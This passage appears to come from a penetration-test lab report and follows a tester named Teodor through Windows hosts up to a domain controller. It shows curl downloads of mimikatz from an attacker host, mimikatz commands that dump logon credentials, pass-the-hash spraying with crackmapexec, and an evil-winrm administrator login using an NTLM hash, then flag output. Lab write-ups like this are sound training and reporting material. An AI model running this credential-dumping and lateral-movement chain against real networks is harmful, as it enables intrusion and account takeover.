
Transfer the mimikatz to the MS01 machine:

```
curl http://192.168.49.100/mimikatz.exe -o mimikatz.exe
```




Transfer the mimikatz to the MS02 machine:

```
curl http://172.16.100.101/mimikatz.exe -o mimikatz.exe
```




Run CMD as Administrator and execute mimikatz.exe:

```
mimikatz.exe

privilege::debug

sekurlsa::logonPasswords full
```



The hashes could not be cracked using the rockyou wordlist, therefore Teodor tried to spray the hashes in order to find a way for the lateral movement process:

```
proxychains crackmapexec winrm 172.16.100.100 -u 'John.Howell' -H '859ae666977bdfcb72314492ac845a75'
```




5.3 DC01 – 172.16.100.100

5.3.1 Initial Access – Remote Commands Execution

Steps to reproduce the attack: Teodor was able to use the john.howell NTLM hash to login into DC01 as administrator.

```
proxychains evil-winrm -u john.howell -H 859ae666977bdfcb72314492ac845a75 -i 172.16.100.100
```



Evil-winrm and Crackmapexec could be downloaded using the links below:

```
Evil-winrm - https://github.com/Hackplayers/evil-winrm

Crackmapexec - https://github.com/Porchetta-Industries/CrackMapExec
```

5.3.2 Post-Exploitation

Flag:

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type C:\Users\Administrator\Desktop\proof.txt

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.100.100:5985  ...  OK

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.100.100:5985  ...  OK

cc81f72485f93c777daae3d7b0efc39c

*Evil-WinRM* PS C:\Users\Administrator\Desktop> ipconfig



Windows IP Configuration




Ethernet adapter Ethernet0:



   Connection-specific DNS Suffix  . :

   IPv4 Address. . . . . . . . . . . : 172.16.100.100

   Subnet Mask . . . . . . . . . . . : 255.255.255.0

   Default Gateway . . . . . . . . . : 172.16.100.254
```

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type C:\Users\Administrator\Desktop\proof.txt
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.100.100:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.100.100:5985  ...  OK
cc81f72485f93c777daae3d7b0efc39c
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 172.16.100.100
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.100.254
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```